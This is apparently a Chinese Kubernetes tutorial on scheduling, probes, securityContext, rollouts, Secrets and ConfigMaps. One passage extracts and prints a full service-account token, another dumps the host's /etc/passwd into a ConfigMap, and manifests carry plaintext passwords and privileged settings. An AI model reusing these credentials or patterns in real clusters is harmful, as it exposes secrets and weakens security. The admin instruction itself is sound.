这意味着除非pod只有明确声明toleration可以容忍这个Taint，否则就不会被调度到该节点。

```
apiVersion: v1
kind: Pod
metadata:
  name: pod-taints
spec:
  tolerations:
  - key: "key"
    operator: "Equal"
    value: "value"
    effect: "NoSchedule"
  containers:
    - name: pod-taints
      image: busybox:latest
```

Toleration（容忍）调度

key 存在即可匹配

```
spec:
  tolerations:
```

```
  - key: "key"
    operator: "Exists"
    effect: "NoSchedule"
```

key 必须存在，并且值等 value

```
spec:
  tolerations:
  - key: "key"
    operator: "Equal"
    value: "value"
    effect: "NoSchedule"
```

在pod上设置多个toleration：

```
spec:
  tolerations:
  - key: "key1"
    operator: "Equal"
    value: "value1"
    effect: "NoSchedule"
  - key: "key2"
    operator: "Equal"
    value: "value2"
    effect: "NoExecute"
```

如果给node加上Taint effect=NoExecute的，该节点上的没有设置toleration的pod都会被立刻驱逐，设置 tolerationSeconds 后会给 Pod 一个宽限期。

```
spec:
```

```
  tolerations:
  - key: "key"
    operator: "Equal"
    value: "value"
    effect: "NoSchedule"
    tolerationSeconds: 3600
```

使用场景

例如有些节点上挂了SSD，给redis,mongodb,mysql 使用，有些节点上安装了显卡GPU。就可以使用 taint

```
kubectl taint nodes shenzhen special=true:NoSchedule
kubectl taint nodes guangdong special=true:PreferNoSchedule
```

镜像拉取策略

imagePullPolicy: Always 总是拉取

imagePullPolicy: IfNotPresent 默认值,本地有则使用本地镜像,不拉取

imagePullPolicy: Never 只使用本地镜像，从不拉取

指定主机名

```
apiVersion: v1
kind: Pod
metadata:
  name: hostaliases-pod
spec:
  restartPolicy: Never
```

```
  hostAliases:
  - ip: "127.0.0.1"
    hostnames:
    - "foo.local"
    - "bar.local"
  - ip: "10.1.2.3"
    hostnames:
    - "foo.remote"
    - "bar.remote"
  containers:
  - name: cat-hosts
    image: busybox
    command:
    - cat
    args:
    - "/etc/hosts"
```

环境变量

```
apiVersion: v1
kind: Pod
metadata:
  name: envars-fieldref
spec:
  containers:
    - name: test-container
      image: k8s.gcr.io/busybox
      command: [ "sh", "-c"]
      args:
      - while true; do
          echo -en '\n';
          printenv NODE_NAME POD_NAME POD_NAMESPACE;
          printenv POD_IP POD_SERVICE_ACCOUNT;
          sleep 10;
        done;
      env:
        - name: NODE_NAME
          valueFrom:
            fieldRef:
```

```
              fieldPath: spec.nodeName
        - name: POD_NAME
          valueFrom:
            fieldRef:
              fieldPath: metadata.name
        - name: POD_NAMESPACE
          valueFrom:
            fieldRef:
              fieldPath: metadata.namespace
        - name: POD_IP
          valueFrom:
            fieldRef:
              fieldPath: status.podIP
        - name: POD_SERVICE_ACCOUNT
          valueFrom:
            fieldRef:
              fieldPath: spec.serviceAccountName
  restartPolicy: Never
```

```
apiVersion: v1
kind: Pod
metadata:
  name: envars-resourcefieldref
spec:
  containers:
    - name: test-container
      image: k8s.gcr.io/busybox:1.24
      command: [ "sh", "-c"]
      args:
      - while true; do
          echo -en '\n';
          printenv CPU_REQUEST CPU_LIMIT;
          printenv MEM_REQUEST MEM_LIMIT;
          sleep 10;
        done;
      resources:
        requests:
          memory: "32Mi"
          cpu: "125m"
        limits:
```

```
          memory: "64Mi"
          cpu: "250m"
      env:
        - name: CPU_REQUEST
          valueFrom:
            resourceFieldRef:
              containerName: test-container
              resource: requests.cpu
        - name: CPU_LIMIT
          valueFrom:
            resourceFieldRef:
              containerName: test-container
              resource: limits.cpu
        - name: MEM_REQUEST
          valueFrom:
            resourceFieldRef:
              containerName: test-container
              resource: requests.memory
        - name: MEM_LIMIT
          valueFrom:
            resourceFieldRef:
              containerName: test-container
              resource: limits.memory
  restartPolicy: Never
```

健康状态检查

readinessProbe (就绪探测)

就绪探针检查容器是否能够正常对外提供服务

```
        readinessProbe:
          exec:
            command:
            - cat
            - /tmp/healthy
          initialDelaySeconds: 10          #10s之后开始第一次探测
          periodSeconds: 5                 #第一次探测之后每隔5s探测
一次
```

livenessProbe (存活探测)

检测容器中的应用是否健康，然后将检查结果和重启策略restartPolicy来对Pod进行重启

命令方式

```
apiVersion: v1
kind: Pod
metadata:
  name: nginx-health
spec:
  containers:
  - name: nginx-liveness
    image: nginx:latest
    command:
    - /bin/sh
    - -c
    - /usr/sbin/nginx; sleep 60; rm -rf /run/nginx.pid
    livenessProbe:
      exec:
        command: [ "/bin/sh", "-c", "test", "-e",
"/run/nginx.pid" ]
  restartPolicy: Always
```

TCP 方式

```
apiVersion: v1
kind: Pod
metadata:
  name: nginx-health
spec:
  containers:
  - name: nginx-liveness
```

```
    image: nginx:latest
    command:
    - /bin/sh
    - -c
    - /usr/sbin/nginx; sleep 60; rm -rf /run/nginx.pid
    livenessProbe:
      tcpSocket:
        port: 80
  restartPolicy: Always
```

securityContext

sysctls

```
kubelet --allowed-unsafe-sysctls \
  'kernel.msg*,net.core.somaxconn' ...
```

```
apiVersion: v1
kind: Pod
metadata:
  name: sysctl-example
spec:
  securityContext:
    sysctls:
    - name: kernel.shm_rmid_forced
      value: "0"
    - name: net.core.somaxconn
      value: "1024"
    - name: kernel.msgmax
      value: "65536"
```

runAsUser

allowPrivilegeEscalation 表示是否继承父进程权限，runAsUser 表示使用 UID 1000 的用户运行

```
apiVersion: v1
kind: Pod
metadata:
  name: security-context-demo
spec:
  securityContext:
    runAsUser: 1000
  containers:
  - name: sec-ctx-demo
    image: busybox:latest
    securityContext:
      runAsUser: 1000
      allowPrivilegeEscalation: false
```

```
  spec:
    securityContext:
       runAsUser: 1000
       fsGroup: 2000
       runAsNonRoot: true
```

security.alpha.kubernetes.io/sysctls

security.alpha.kubernetes.io/sysctls

```
apiVersion: v1
kind: Pod
metadata:
  name: sysctl-example
  annotations:
    security.alpha.kubernetes.io/sysctls:
```

```
kernel.shm_rmid_forced=1
spec:
```

unsafe-sysctls

```
apiVersion: v1
kind: Pod
metadata:
  name: sysctl-example
  annotations:
    security.alpha.kubernetes.io/unsafe-sysctls:
net.core.somaxconn=65535                    #使用unsafe sysctl，设置
最大连接数
spec:
  securityContext:
    privileged: true
#开启privileged权限
```

nodeName 选择节点

首先查看节点名称

```
[root@master ~]# kubectl get node
NAME      STATUS   ROLES                  AGE     VERSION
agent-1   Ready    <none>                 2d13h   v1.24.4+k3s1
master    Ready    control-plane,master   2d13h   v1.24.4+k3s1
agent-2   Ready    <none>                 13h     v1.24.4+k3s1
```

使用 nodeName: master 选择节点

```
```

```
metadata:
  name: redis
  labels:
    app: redis
spec:
  replicas: 1
  serviceName: redis
  selector:
    matchLabels:
      app: redis
  template:
    metadata:
      labels:
        app: redis
    spec:
      containers:
        - name: redis
          image: redis:latest
          ports:
            - containerPort: 6379
          volumeMounts:
            - name: data
              mountPath: /data
            - name: config
              mountPath: /usr/local/etc/redis.conf
              subPath: redis.conf
          livenessProbe:
            tcpSocket:
              port: 6379
            initialDelaySeconds: 60
            failureThreshold: 3
            periodSeconds: 10
            successThreshold: 1
            timeoutSeconds: 5
          readinessProbe:
            tcpSocket:
              port: 6379
            initialDelaySeconds: 5
            failureThreshold: 3
            periodSeconds: 10
            successThreshold: 1
            timeoutSeconds: 5
      volumes:
        - name: data
          persistentVolumeClaim:
```

```
            claimName: redis
        - name: config
          configMap:
            name: redis
      nodeName: master
  volumeClaimTemplates:
    - metadata:
        name: data
      spec:
        accessModes:
          - ReadWriteOnce
        storageClassName: longhorn
        resources:
          requests:
            storage: 2Gi
apiVersion: apps/v1
kind: StatefulSet
```

nodeSelector 选择节点

首先给节点打标签，例如 disk-type=ssd

```
[root@master ~]# kubectl label nodes agent-1 disk-type=ssd
node/agent-1 labeled
```

查看标签

```
[root@master ~]# kubectl get node --show-labels
NAME          STATUS   ROLES    AGE   VERSION   LABELS
master   Ready    master   42d   v1.17.4
beta.kubernetes.io/arch=amd64,beta.kubernetes.io/os=linux,kuber
netes.io/arch=amd64,kubernetes.io/hostname=master,kubernetes.io
/os=linux,node-role.kubernetes.io/master=
agent-1   Ready    <none>   42d   v1.17.4
beta.kubernetes.io/arch=amd64,beta.kubernetes.io/os=linux,disk-
```

```
type=ssd,kubernetes.io/arch=amd64,kubernetes.io/hostname=agent-
1,kubernetes.io/os=linux
agent-2   Ready    <none>   42d   v1.17.4
beta.kubernetes.io/arch=amd64,beta.kubernetes.io/os=linux,kuber
netes.io/arch=amd64,kubernetes.io/hostname=agent-
2,kubernetes.io/os=linux
```

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: busybox
  labels:
    app: busybox
spec:
  replicas: 5
  selector:
    matchLabels:
      app: busybox
  template:
    metadata:
      labels:
        app: busybox
    spec:
      containers:
      - name: busybox
        image: busybox
        imagePullPolicy: IfNotPresent
        ports:
          - containerPort: 80
      # 指定标签节点
      nodeSelector:
        disk-type: ssd
```

删除标签

```
[root@master ~]# kubectl label nodes agent-1 disk-type-
```

```
node/agent-1 unlabeled
```

nodeAffinity 选择节点

```
nodeAffinity可对应的两种策略：
preferredDuringScheduling(IgnoredDuringExecution /
RequiredDuringExecution) 软策略
requiredDuringScheduling(IgnoredDuringExecution /
RequiredDuringExecution) 硬策略

operator 表达式
In：label的值在某个列表中
NotIn：label的值不在某个列表中
Exists：某个label存在
DoesNotExist：某个label不存在
Gt：label的值大于某个值（字符串比较）
Lt：label的值小于某个值（字符串比较）
```

Taint（污点）和 Toleration（容忍）

```
```

strategy

滚动升级策略:

超过期望的Pod数量:1

不可用Pod最大数量:0

```
strategy:
  rollingUpdate:
    maxSurge: 1
    maxUnavailable: 0
  type: RollingUpdate
```

```
strategy:
    type: RollingUpdate
    rollingUpdate: {
      maxUnavailable: 25%
      maxSurge: 25%
```

8. 部署管理

```
kubectl create -f
https://raw.githubusercontent.com/kubernetes/dashboard/master/src/deploy/recommended/kubernetes-dashboard.yaml
kubectl get pods --namespace=kube-system
```

expose

```
kubectl expose deployment nginx --port=88 --target-port=80 --type=NodePort --name=nginx-service
kubectl describe service nginx-service
```

```
将服务暴露出去，在服务前面加一个负载均衡，因为pod可能分布在不同的结点上。
–port：暴露出去的端口
–type=NodePort：使用结点+端口方式访问服务
–target-port：容器的端口
–name：创建service指定的名称
```

```
kubectl expose deployment nginx --port=80 --target-port=8080 --type=NodePort
kubectl expose deployment nginx --port=80 --target-port=8080 --type=LoadBalancer
```

部署容器

```
kubectl create deployment registry --image=registry:latest
kubectl get deploy
```

删除 deployment

```
kubectl delete deployment hello-minikube
```

扩容管理

```
kubectl scale -n default deployment nginx --replicas=1
kubectl scale deployment springbootdemo --replicas=4
kubectl scale deployment nginx --replicas=10
```

rollout

查看发布历史

```
kubectl rollout history deployment/nginx
```

指定版本号

```
kubectl rollout history deployment/nginx --revision=3
```

```

```

查看部署状态

```
kubectl rollout status deployment/nginx
```

回滚到上一个版本

```
kubectl rollout undo deployment/nginx-deployment
```

回滚到指定版本

```
kubectl rollout undo deployment/nginx-deployment --to-
revision=3
```

重启容器

```
root@netkiller ~/neo (master)# kubectl rollout restart
deployment netkiller -n project
```

更新镜像

更新资源对象的容器镜像

可使用资源对象包括（不区分大小写）： pod (po)、replicationcontroller(rc)、deployment(deploy)、daemonset(ds)、job、replicaset (rs)

```
kubectl set image deployment/nginx nginx=nginx:1.20.0
kubectl set image deployment/nginx busybox=busybox
nginx=nginx:1.10.1
```

携带参数

```
kubectl set image deployments,rc nginx=nginx:1.9.1 --all
```

使用通配符

```
kubectl set image daemonset abc *=nginx:1.9.1
```

9. secret 密钥管理

获取 Token

```
[gitlab-runner@agent-5 ~]$ kubectl get secrets -n gitlab -o
jsonpath="{.items[?
(@.metadata.annotations['kubernetes\.io/service-
account\.name']=='gitlab-runner')].data.token}" | base64 -d
eyJhbGciOiJSUzI1NiIsImtpZCI6IktCOHRvYlZOLXFPRmEyb1JWdlQxSzBvN0t
vZF9HNFBGRnlraDR5UU1jakkifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2V
hY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2
UiOiJnaXRsYWIiLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlY3Jld
C5uYW1lIjoiZ2l0bGFiLXJ1bm5lci10b2tlbiIsImt1YmVybmV0ZXMuaW8vc2Vy
dmljZWFjY291bnQvc2VydmljZS1hY2NvdW50Lm5hbWUiOiJnaXRsYWItcnVubmV
yIiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bn
QudWlkIjoiN2NiOGY2MzctNzliNC00NzliLWFmMDMtNGE4ZDZkOWIzZjM5Iiwic
3ViIjoic3lzdGVtOnNlcnZpY2VhY2NvdW50OmdpdGxhYjpnaXRsYWItcnVubmVy
In0.pU4-
8D4szeL8iud1SvesdN7nV7L3GLaNsa2UbsxkGQ4SDGN85zKTXJl6MtqDsuJB9HB
UlOTMnyEa0gCbgHOJlR3fd2HcegitrRLeybvUuotniiLpCPO7vAO-
oS5Fej7oUFBXqZJYIx-
xMbFoyt3rnGs273c_yE8avI8EGdEPNhOWRgF_GZBYstvwiEjO2IUDWbutzCTtGl
oPvJ5Ur0s7drLJkCQvT2nod5tSSnY5R0lpNyD2FodkFR28KU1EgFoHUnH_ERtUA
S5qObIETWSwm5SmCnd2Ogjh70DDxmIHSU-
saFU0zSqPpZ1oX9hgO9YMkcJXPHOEnqIVEagZ5CSf2w
```

创建 Secret

```
$ cat <<EOF | kubectl create -f -
apiVersion: v1
kind: Secret
metadata:
  name: mysecret
type: Opaque
data:
```

```
  password: $(echo "passw0rd" | base64)
  username: $(echo "neo" | base64)
EOF
```

Private Registry 用户认证

```
kubectl create secret docker-registry docker-hub \
--docker-server=https://index.docker.io/v1/ \
--docker-username=netkiller \
--docker-password=password \
--docker-email=netkiller@msn.com
```

```
iMac:spring neo$ kubectl get secret
NAME                  TYPE
DATA   AGE
default-token-fhfn8   kubernetes.io/service-account-token   3
2d23h
docker-hub            kubernetes.io/dockerconfigjson        1
15s
```

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: springboot
spec:
  replicas: 3
  selector:
    matchLabels:
      app: springboot
  template:
    metadata:
```

```
      labels:
        app: springboot
    spec:
      containers:
      - name: springboot
        image: netkiller/config:latest
        imagePullPolicy: IfNotPresent
        ports:
        - containerPort: 8888
      imagePullSecrets:
        - name: docker-hub
```

```
kubectl delete -n default secret docker-hub
```

配置TLS SSL

```
# 证书生成
mkdir cert && cd cert

# 生成 CA 自签证书

openssl genrsa -out ca-key.pem 2048
openssl req -x509 -new -nodes -key ca-key.pem -days 10000 -out
ca.pem -subj "/CN=kube-ca"

# 编辑 openssl 配置
cp /etc/pki/tls/openssl.cnf .
vim openssl.cnf

[req]
req_extensions = v3_req # 注释删掉
# 新增下面配置是
[ v3_req ]
basicConstraints = CA:FALSE
keyUsage = nonRepudiation, digitalSignature, keyEncipherment
```

```
subjectAltName = @alt_names
[alt_names]
DNS.1 = ns.netkiller.cn

# 生成证书
openssl genrsa -out ingress-key.pem 2048
openssl req -new -key ingress-key.pem -out ingress.csr -subj
"/CN=www.netkiller.cn" -config openssl.cnf
openssl x509 -req -in ingress.csr -CA ca.pem -CAkey ca-key.pem
-CAcreateserial -out ingress.pem -days 365 -extensions v3_req -
extfile openssl.cnf
```

```
kubectl create secret tls ingress-secret --namespace=kube-
system --key cert/ingress-key.pem --cert cert/ingress.pem
```

10. ConfigMap

ConfigMap 用于保存配置数据的键值，也可以用来保存配置文件。

创建 Key-Value 配置项

从key-value字符串创建ConfigMap

```
neo@MacBook-Pro-Neo ~ % kubectl create configmap config --from-
literal=nickname=netkiller
configmap/config created
```

```
neo@MacBook-Pro-Neo ~ % kubectl get configmap config -o go-
template='{{.data}}'
map[nickname:netkiller]
```

创建多个KV对

```
neo@MacBook-Pro-Neo ~ % kubectl create configmap user --from-
literal=username=neo --from-literal=nickname=netkiller --from-
literal=age=35
configmap/user created

neo@MacBook-Pro-Neo ~ % kubectl get configmap user -o go-
template='{{.data}}'
map[age:35 nickname:netkiller username:neo]%
```

```
neo@MacBook-Pro-Neo ~ % kubectl create configmap db-config --
from-literal=db.host=172.16.0.10 --from-literal=db.port='3306'
configmap/db-config created
neo@MacBook-Pro-Neo ~ % kubectl describe configmap db-config
Name:         db-config
Namespace:    default
Labels:       <none>
Annotations:  <none>

Data
====
db.port:
----
3306
db.host:
----
172.16.0.10
Events:  <none>
```

从文件创建 ConfigMap

```
neo@MacBook-Pro-Neo ~ % kubectl create configmap passwd --from-
file=/etc/passwd
configmap/passwd created

neo@MacBook-Pro-Neo ~ % kubectl describe configmap passwd
Name:         passwd
Namespace:    default
Labels:       <none>
Annotations:  <none>

Data
====
passwd:
----
##
# User Database
```

```
#
# Note that this file is consulted directly only when the
system is running
# in single-user mode.  At other times this information is
provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information
about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy
Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
_installassistant:*:25:25:Install
Assistant:/var/empty:/usr/bin/false
_lp:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false
_postfix:*:27:27:Postfix Mail
Server:/var/spool/postfix:/usr/bin/false
_scsd:*:31:31:Service Configuration
Service:/var/empty:/usr/bin/false
_ces:*:32:32:Certificate Enrollment
Service:/var/empty:/usr/bin/false
_appstore:*:33:33:Mac App Store
Service:/var/db/appstore:/usr/bin/false
_mcxalr:*:54:54:MCX AppLaunch:/var/empty:/usr/bin/false
_appleevents:*:55:55:AppleEvents
Daemon:/var/empty:/usr/bin/false
_geod:*:56:56:Geo Services Daemon:/var/db/geod:/usr/bin/false
_devdocs:*:59:59:Developer
Documentation:/var/empty:/usr/bin/false
_sandbox:*:60:60:Seatbelt:/var/empty:/usr/bin/false
_mdnsresponder:*:65:65:mDNSResponder:/var/empty:/usr/bin/false
_ard:*:67:67:Apple Remote Desktop:/var/empty:/usr/bin/false
_www:*:70:70:World Wide Web
Server:/Library/WebServer:/usr/bin/false
_eppc:*:71:71:Apple Events User:/var/empty:/usr/bin/false
_cvs:*:72:72:CVS Server:/var/empty:/usr/bin/false
_svn:*:73:73:SVN Server:/var/empty:/usr/bin/false
_mysql:*:74:74:MySQL Server:/var/empty:/usr/bin/false
_sshd:*:75:75:sshd Privilege
```

```
separation:/var/empty:/usr/bin/false
_qtss:*:76:76:QuickTime Streaming
Server:/var/empty:/usr/bin/false
_cyrus:*:77:6:Cyrus Administrator:/var/imap:/usr/bin/false
_mailman:*:78:78:Mailman List Server:/var/empty:/usr/bin/false
_appserver:*:79:79:Application Server:/var/empty:/usr/bin/false
_clamav:*:82:82:ClamAV Daemon:/var/virusmails:/usr/bin/false
_amavisd:*:83:83:AMaViS Daemon:/var/virusmails:/usr/bin/false
_jabber:*:84:84:Jabber XMPP Server:/var/empty:/usr/bin/false
_appowner:*:87:87:Application Owner:/var/empty:/usr/bin/false
_windowserver:*:88:88:WindowServer:/var/empty:/usr/bin/false
_spotlight:*:89:89:Spotlight:/var/empty:/usr/bin/false
_tokend:*:91:91:Token Daemon:/var/empty:/usr/bin/false
_securityagent:*:92:92:SecurityAgent:/var/db/securityagent:/usr
/bin/false
_calendar:*:93:93:Calendar:/var/empty:/usr/bin/false
_teamsserver:*:94:94:TeamsServer:/var/teamsserver:/usr/bin/fals
e
_update_sharing:*:95:-2:Update
Sharing:/var/empty:/usr/bin/false
_installer:*:96:-2:Installer:/var/empty:/usr/bin/false
_atsserver:*:97:97:ATS Server:/var/empty:/usr/bin/false
_ftp:*:98:-2:FTP Daemon:/var/empty:/usr/bin/false
_unknown:*:99:99:Unknown User:/var/empty:/usr/bin/false
_softwareupdate:*:200:200:Software Update
Service:/var/db/softwareupdate:/usr/bin/false
_coreaudiod:*:202:202:Core Audio
Daemon:/var/empty:/usr/bin/false
_screensaver:*:203:203:Screensaver:/var/empty:/usr/bin/false
_locationd:*:205:205:Location
Daemon:/var/db/locationd:/usr/bin/false
_trustevaluationagent:*:208:208:Trust Evaluation
Agent:/var/empty:/usr/bin/false
_timezone:*:210:210:AutoTimeZoneDaemon:/var/empty:/usr/bin/fals
e
_lda:*:211:211:Local Delivery Agent:/var/empty:/usr/bin/false
_cvmsroot:*:212:212:CVMS Root:/var/empty:/usr/bin/false
_usbmuxd:*:213:213:iPhone OS Device
Helper:/var/db/lockdown:/usr/bin/false
_dovecot:*:214:6:Dovecot
Administrator:/var/empty:/usr/bin/false
_dpaudio:*:215:215:DP Audio:/var/empty:/usr/bin/false
_postgres:*:216:216:PostgreSQL Server:/var/empty:/usr/bin/false
_krbtgt:*:217:-2:Kerberos Ticket Granting
Ticket:/var/empty:/usr/bin/false
```

```
_kadmin_admin:*:218:-2:Kerberos Admin
Service:/var/empty:/usr/bin/false
_kadmin_changepw:*:219:-2:Kerberos Change Password
Service:/var/empty:/usr/bin/false
_devicemgr:*:220:220:Device Management
Server:/var/empty:/usr/bin/false
_webauthserver:*:221:221:Web Auth
Server:/var/empty:/usr/bin/false
_netbios:*:222:222:NetBIOS:/var/empty:/usr/bin/false
_warmd:*:224:224:Warm Daemon:/var/empty:/usr/bin/false
_dovenull:*:227:227:Dovecot
Authentication:/var/empty:/usr/bin/false
_netstatistics:*:228:228:Network Statistics
Daemon:/var/empty:/usr/bin/false
_avbdeviced:*:229:-2:Ethernet AVB Device
Daemon:/var/empty:/usr/bin/false
_krb_krbtgt:*:230:-2:Open Directory Kerberos Ticket Granting
Ticket:/var/empty:/usr/bin/false
_krb_kadmin:*:231:-2:Open Directory Kerberos Admin
Service:/var/empty:/usr/bin/false
_krb_changepw:*:232:-2:Open Directory Kerberos Change Password
Service:/var/empty:/usr/bin/false
_krb_kerberos:*:233:-2:Open Directory
Kerberos:/var/empty:/usr/bin/false
_krb_anonymous:*:234:-2:Open Directory Kerberos
Anonymous:/var/empty:/usr/bin/false
_assetcache:*:235:235:Asset Cache
Service:/var/empty:/usr/bin/false
_coremediaiod:*:236:236:Core Media IO
Daemon:/var/empty:/usr/bin/false
_launchservicesd:*:239:239:_launchservicesd:/var/empty:/usr/bin
/false
_iconservices:*:240:240:IconServices:/var/empty:/usr/bin/false
_distnote:*:241:241:DistNote:/var/empty:/usr/bin/false
_nsurlsessiond:*:242:242:NSURLSession
Daemon:/var/db/nsurlsessiond:/usr/bin/false
_displaypolicyd:*:244:244:Display Policy
Daemon:/var/empty:/usr/bin/false
_astris:*:245:245:Astris Services:/var/db/astris:/usr/bin/false
_krbfast:*:246:-2:Kerberos FAST
Account:/var/empty:/usr/bin/false
_gamecontrollerd:*:247:247:Game Controller
Daemon:/var/empty:/usr/bin/false
_mbsetupuser:*:248:248:Setup User:/var/setup:/bin/bash
_ondemand:*:249:249:On Demand Resource
```

```
Daemon:/var/db/ondemand:/usr/bin/false
_xserverdocs:*:251:251:macOS Server Documents
Service:/var/empty:/usr/bin/false
_wwwproxy:*:252:252:WWW Proxy:/var/empty:/usr/bin/false
_mobileasset:*:253:253:MobileAsset User:/var/ma:/usr/bin/false
_findmydevice:*:254:254:Find My Device
Daemon:/var/db/findmydevice:/usr/bin/false
_datadetectors:*:257:257:DataDetectors:/var/db/datadetectors:/u
sr/bin/false
_captiveagent:*:258:258:captiveagent:/var/empty:/usr/bin/false
_ctkd:*:259:259:ctkd Account:/var/empty:/usr/bin/false
_applepay:*:260:260:applepay
Account:/var/db/applepay:/usr/bin/false
_hidd:*:261:261:HID Service User:/var/db/hidd:/usr/bin/false
_cmiodalassistants:*:262:262:CoreMedia IO Assistants
User:/var/db/cmiodalassistants:/usr/bin/false
_analyticsd:*:263:263:Analytics
Daemon:/var/db/analyticsd:/usr/bin/false
_fpsd:*:265:265:FPS Daemon:/var/db/fpsd:/usr/bin/false
_timed:*:266:266:Time Sync Daemon:/var/db/timed:/usr/bin/false
_nearbyd:*:268:268:Proximity and Ranging
Daemon:/var/db/nearbyd:/usr/bin/false
_reportmemoryexception:*:269:269:ReportMemoryException:/var/db/
reportmemoryexception:/usr/bin/false
_driverkit:*:270:270:DriverKit:/var/empty:/usr/bin/false
_diskimagesiod:*:271:271:DiskImages IO
Daemon:/var/db/diskimagesiod:/usr/bin/false
_logd:*:272:272:Log Daemon:/var/db/diagnostics:/usr/bin/false
_appinstalld:*:273:273:App Install
Daemon:/var/db/appinstalld:/usr/bin/false
_installcoordinationd:*:274:274:Install Coordination
Daemon:/var/db/installcoordinationd:/usr/bin/false
_demod:*:275:275:Demo Daemon:/var/empty:/usr/bin/false
_rmd:*:277:277:Remote Management
Daemon:/var/db/rmd:/usr/bin/false
_fud:*:278:278:Firmware Update
Daemon:/var/db/fud:/usr/bin/false
_knowledgegraphd:*:279:279:Knowledge Graph
Daemon:/var/db/knowledgegraphd:/usr/bin/false
_coreml:*:280:280:CoreML Services:/var/empty:/usr/bin/false
_oahd:*:441:441:OAH Daemon:/var/empty:/usr/bin/false

Events:  <none>
```

处理多个文件

```
neo@MacBook-Pro-Neo ~ % kubectl create configmap apache-httpd --from-file=/etc/apache2/httpd.conf --from-file=/etc/apache2/extra/httpd-vhosts.conf
configmap/apache-httpd created
```

处理目录内的所有文件

```
neo@MacBook-Pro-Neo ~ % kubectl create configmap apache-httpd-users --from-file=/etc/apache2/users
configmap/apache-httpd-users created
```

从环境变量文件创建 ConfigMap

```
cat <<EOF > /tmp/test.env
username=neo
nickname=netkiller
age=38
sex=Y
EOF
```

```
neo@MacBook-Pro-Neo ~ % cat <<EOF > /tmp/test.env
username=neo
nickname=netkiller
```

```
age=38
sex=Y
EOF
neo@MacBook-Pro-Neo ~ % cat /tmp/test.env
username=neo
nickname=netkiller
age=38
sex=Y
neo@MacBook-Pro-Neo ~ % kubectl create configmap env-config --
from-env-file=/tmp/test.env
configmap/env-config created
```

查看 ConfigMap

```
neo@MacBook-Pro-Neo ~ % kubectl get configmap
NAME             DATA   AGE
config           1      52s
```

```
neo@MacBook-Pro-Neo ~ % kubectl describe configmap config
Name:         config
Namespace:    default
Labels:       <none>
Annotations:  <none>

Data
====
nickname:
----
netkiller
Events:  <none>
```

```
```

```
neo@MacBook-Pro-Neo ~ % kubectl get configmap config -o yaml
apiVersion: v1
data:
  nickname: netkiller
kind: ConfigMap
metadata:
  creationTimestamp: "2020-10-02T05:05:59Z"
  managedFields:
  - apiVersion: v1
    fieldsType: FieldsV1
    fieldsV1:
      f:data:
        .: {}
        f:nickname: {}
    manager: kubectl-create
    operation: Update
    time: "2020-10-02T05:05:59Z"
  name: config
  namespace: default
  resourceVersion: "18065"
  selfLink: /api/v1/namespaces/default/configmaps/config
  uid: 35381fa6-681b-417a-afc1-f45fdff5406d
```

```
neo@MacBook-Pro-Neo ~ % kubectl get configmap user -o json
{
    "apiVersion": "v1",
    "data": {
        "age": "35",
        "nickname": "netkiller",
        "username": "neo"
    },
    "kind": "ConfigMap",
    "metadata": {
        "creationTimestamp": "2020-10-02T05:13:09Z",
        "managedFields": [
            {
                "apiVersion": "v1",
                "fieldsType": "FieldsV1",
                "fieldsV1": {
                    "f:data": {
```

```
                        ".": {},
                        "f:age": {},
                        "f:nickname": {},
                        "f:username": {}
                    }
                },
                "manager": "kubectl-create",
                "operation": "Update",
                "time": "2020-10-02T05:13:09Z"
            }
        ],
        "name": "user",
        "namespace": "default",
        "resourceVersion": "18381",
        "selfLink":
"/api/v1/namespaces/default/configmaps/user",
        "uid": "51e3aa61-21cf-4ed1-871c-ac7119aec7a1"
    }
}
```

删除 ConfigMap

```
neo@MacBook-Pro-Neo ~ % kubectl delete -n default configmap
config
configmap "config" deleted
```

ConfigMap

Key-Value 配置

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: db-config
```

```
  namespace: default
data:
  db.host: 172.16.0.10
  db.port: '3306'
  db.user: neo
  db.pass: chen
```

创建配置

```
neo@MacBook-Pro-Neo ~/tmp/kubernetes % kubectl create -f key-
value.yaml
configmap/db-config created
```

将配置项保存到文件

```
apiVersion: v1
kind: Pod
metadata:
  name: test-pod
spec:
  containers:
    - name: test-container
      image: gcr.io/google_containers/busybox
      command: [ "/bin/sh", "-c", "cat
/usr/local/etc/config/db.host" ]
      volumeMounts:
      - name: config-volume
        mountPath: /usr/local/etc/config
  volumes:
    - name: config-volume
      configMap:
        name: db-config
  restartPolicy: Never
```

定义多组配置项

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: spring-cloud-config
  namespace: default
data:
  config: |
    spring.security.user=config
    spring.security.user=passw0rd
  euerka: |
    spring.security.user=eureka
    spring.security.user=passw0rd
  gateway: |
    spring.security.user=gateway
    spring.security.user=passw0rd
```

Secret

制作私钥证书

```
openssl genrsa -out ingress.key 2048
```

制作公钥证书

```
openssl req -new -x509 -days 3650 -key ingress.key -out
ingress.crt
```

生成 BASE64

```
neo@MacBook-Pro-Neo ~/workspace/devops/demo % base64
ingress.crt
LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSURhRENDQWxBQ0NRRFdsVG0
x……
neo@MacBook-Pro-Neo ~/workspace/devops/demo % base64
ingress.key
LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlFb3dJQkFBS0NBUUV
B……
```

```
apiVersion: v1
kind: Secret
metadata:
  name: tls
  namespace: development
data:
  tls.crt:
LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSURhRENDQWxBQ0NRRFdsV
G0x……
  tls.key:
